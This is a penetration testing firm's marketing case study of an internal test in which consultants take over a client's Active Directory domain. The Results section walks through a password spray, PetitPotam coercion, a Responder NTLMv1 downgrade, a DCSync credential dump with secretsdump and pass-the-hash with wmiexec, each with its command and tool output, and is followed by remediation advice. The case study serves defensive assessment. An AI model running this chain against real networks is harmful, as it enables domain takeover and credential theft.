dionach

Penetration Testing Case Study

Why an Internal Penetration Test Delivers Results:
A case study looking at a recent Internal Penetration Test

dionach

Penetration Testing
Case Study

Contents

01. Background

The CISO of a large organisation with multiple regional offices approached Dionach requesting an internal penetration test. The organisation used a hybrid IT infrastructure with systems located across two data centres and Azure. The test was conducted from the context of an unauthenticated user with physical access to the network such as a visitor to one of the organisation's offices.

02. What was the Challenge?

The organisation has traditionally only carried out external penetration tests and web application penetration tests. However, due to the rising risk of ransomware attacks, the CISO wanted to ensure that the IT team has a full understanding of their security posture and risk profile which will empower them to improve their security posture and remediate the identified vulnerabilities.

Most organisations typically pay more attention to assess the security of resources and services that are exposed on the internet, such as client portals and websites. Although this is a good step in identifying externally exposed vulnerabilities, thus reducing the risk of breaches, sole external penetration tests are not sufficient to cover most of the attack vectors.

Organisations cannot exclude disgruntled employees who want to cause damage internally, or corporate devices such as laptops might get stolen or lost. Once a malicious user has foothold inside the organisation's internal network, it is relatively simple to take advantage of low hanging fruits to take control over the entire network. It is crucial that organisations are also prepared for attacks coming from inside.

03. The Solution

An internal penetration test is a security assessment executed from the context of an internal attacker. A malicious user who has obtained access to the internal network, for example through a compromised laptop/workstation, a disgruntled employee, or someone who has gained physical access to the premises.

Benefits of an Internal Penetration Test

The main benefits of conducting internal penetration tests are as follows:

- Identify as many vulnerabilities as possible affecting the internal systems, and networks. These weaknesses could allow attackers to move laterally across the network.
- Discover privilege escalation attacks, from a standard user with minimum privileges required for day-to-day work to a highly privileged user with full administrative access to systems and data.
- Identify advanced vulnerabilities that automated tests miss, including misconfigurations and weaknesses being actively being exploited by attackers as identified by NCSC, CISA and MITRE. (e.g. relay attacks, insecure Kerberos delegation configuration, insecure Active Directory Certificate Services and insecure Active Directory ACLs/ACEs).
- Provide detailed output on vulnerabilities present which will help your IT Team address these findings making it more challenging for attackers to compromise business-critical assets.
- Identifies areas of non-compliance with applicable legislation or regulations such as GDPR or PCI DSS.

The Process

Starting from the point of an unauthenticated user, in other words, a user without domain credentials or logon details, Dionach consultants attempt to escalate their level of privileges and gain full administrative access to systems and data.

An internal penetration test follows a methodical process which involves the following the phases:

Information Gathering	• Enumerate key systems (DNS, Active Directory) • Enumerate network ranges
Service Scans	• TCP, UDP, ICMP port scans • Service identification
Vulnerability Scans	• General vulnerability scans • Service specific scans (e.g. database)
Manual Active Directory Exploitation	• Exploiting Kerberos weaknesses • Exploiting AD misconfigurations
Manual Services Exploitation	• Exploiting weaknesses in discovered services • Privilege escalation attacks
Further Tests	• Following exploitation, further vulnerability scans and manual tests

After executing automated scans, Dionach's methodology focus on manual testing of vulnerabilities and misconfiguration in services and systems such as domain controllers, workstations, user account management, file shares, servers, services including email, databases, and any other significant services on the network.

Typically, 80% of internal testing is manual, giving the team greater flexibility in the attack vectors used and enabling more thorough testing. Ultimately giving you a higher standard of assurance.

Your Report

When the internal penetration test is complete, Dionach will provide a report that includes:

- Executive summary for senior-level management.
- Exploitation paths, showcasing privilege escalation attacks.
- Details of vulnerabilities identified, along with proof-of-concept examples enabling your IT team to fully understand the identified issues.
- Tailored bespoke technical recommendations for fixing or mitigating the discovered vulnerabilities.

Along with your report, Dionach will present the results in a post-assessment briefing which gives you the opportunity to discuss the findings and provide recommendations.

dionach

4. The Results

Privilege Escalation Path

Dionach initially performed a password spray attack and found a large number of users with weak passwords. As an example, the “test” user was seen to have a weak password:

$ python3 crackmapexec.py smb 10.100.100.3 -u userlist.txt -p Password1

```
SMB         10.100.18.3     445    EXAMPLE-DC01         [+]
example.local\test:Password1 (Pwn3d!)
```

Dionach discovered that domain controllers were currently supporting authentication over NTLMv1. This protocol is cryptographically insecure, as it allows an attacker to extract the system’s credentials if an NTLMv1 connection is coerced from the target machine. It was then possible to use the obtained credentials to leverage a well-known exploit, named PetitPotam, to force the domain controller to make a NTLM authentication request to Dionach’s testing Kali machine using the following command:

$ python3 PetitPotam.py -u testuser -p ‘Password1’ -d example.com -dc-ip 10.100.18.3 10.100.50.32

```
[-] Connecting to ncacn_np:10.100.100.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

The NTLM authentication request was captured on Dionach’s testing Kali machine using the Responder tool, which created a fake SMB server and forced domain controller to downgrade the authentication to NTLMv1 using the “--lm” flag, as shown:

$ responder -I lan --lm -v10.100.100.3

```
[*] [LLMNR]  Poisoned answer sent to 10.80.41.28 for name developerwin10
[FINGER] OS Version     : Windows 10 Enterprise 19042
[FINGER] Client Version : Windows 10 Enterprise 6.3
[MSSQL-BROWSER] Received request from 10.80.41.28
[SMB] NTLMv1 Client   : 10.100.100.3
[SMB] NTLMv1 Username : EXAMPLE.LOCAL\EXAMPLE-DC01$
[SMB] NTLMv1 Hash     : EXAMPLE-DC01$::EXAMPLE-
LOCAL:5B**********************************************09:5B******************
************************09:1122334455667788
[!]  Fingerprint failed
```


Dionach could then crack this NTLMv1 hash in order to obtain the NT hash of the domain controller account. Unlike NTLM hashes, NT hashes can be used as an authentication mechanism by performing a so called “pass-the-hash” attack. The domain controller’s computer account has the directory services replication permission. It was, therefore, possible to use the newly obtained NT hash of the domain controller to execute a DCSync attack which triggers a directory services replication to extract the password of the domain administrator account “admin”. This is shown in the following proof of concept:

$ python3 secretsdump.py -just-dc-user admin -dc-ip 10.100.100.3 ‘EXAMPLE-DC01$’@10.100.100.3 -hashes 45********39:45**********39**

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
admin:500:aa**********************************ee:d3**********************************4b:::
[*] Kerberos keys grabbed
admin:aes256-cts-hmac-sha1-
96:d7************************************************************ad
admin:aes128-cts-hmac-sha1-96:7c**************************6b
admin:des-cbc-md5:13************c2
[*] Cleaning up...
```

Finally, as a proof of concept, Dionach used this access to create a new domain account and add it to the “Domain Admins” group as shown below:

$ python3 wmiexec.py -dc-ip 10.100.100.3 admin@10.100.100.3 -hashes d3********4b: d3**********4b**



Key Takeaways

Following the delivery of the internal penetration test Dionach arranged a workshop with the organisation to ensure knowledge transfer of the following key points related to the above example, as well as other weaknesses identified during the penetration test:

- Enforce NTLMv2, especially on sensitive systems like domain controllers.
- Disable unnecessary services, like the print service.
- Delete old and vulnerable certificate templates.
- Perform regular password and network share audits.
- Carry out regular internal penetration tests.
- Monitoring sensitive or privileged Active Directory security groups.
- Review Active Directory accounts to ensure that redundant and test accounts are promptly disabled or deleted.

Contact Dionach

Dionach is an independent CHECK-certified and CREST-approved global provider of information security solutions. With a twenty-year track record of delivering insight-led cybersecurity services to organizations worldwide, we are the ideal partner to strengthen your cyber resilience, mitigate risk and safeguard your most valuable information assets right across the enterprise.

We are proud to be ISO 27001 and ISO 9001 certified, a PCI Qualified Security Assessor (QSA) and one of just 22 companies worldwide to hold the status of PCI Forensic Investigator (PFI). This testifies to the industry-leading competence of our technical specialists and our dedication to achieving the highest possible standards in service delivery.

Over 200 public and private sector organizations worldwide currently entrust their cyber security to our expanding global team. For more information on Dionach and how we can assist your organization, please contact us via **www.dionach.com** or call and speak to one of our consultant representatives.

5. Our Services

Assurance

Information security assurance through penetration testing and social engineering

Compliance

Meet compliance requirements for standards such as PCI DSS, ISO 277001 and Cyber Essentials.

Response

Understand and limit breaches and mitigate the risk of potential future ones.

Healthcare

Dionach developed programmes that now form the basis of NHS Digital's Cyber Security Support Model. Dionach are the appointed supplier delivering the Data Security Assessment (Identify) along with the Cyber Risk Framework Workshop (Embed).

Dionach Oxford

Unipart House
Garsington Road
Oxford
OX4 2PG

+44 (0)1865 877830

Dionach Glasgow

4th Floor
94 Hope Street
Glasgow
G2 6PH

+44 (0)141 488 3694

Dionach Manchester

Colwyn Chambers
19 York Street
Manchester
M2 3BA

+44 (0)161 713 0176

www.dionach.com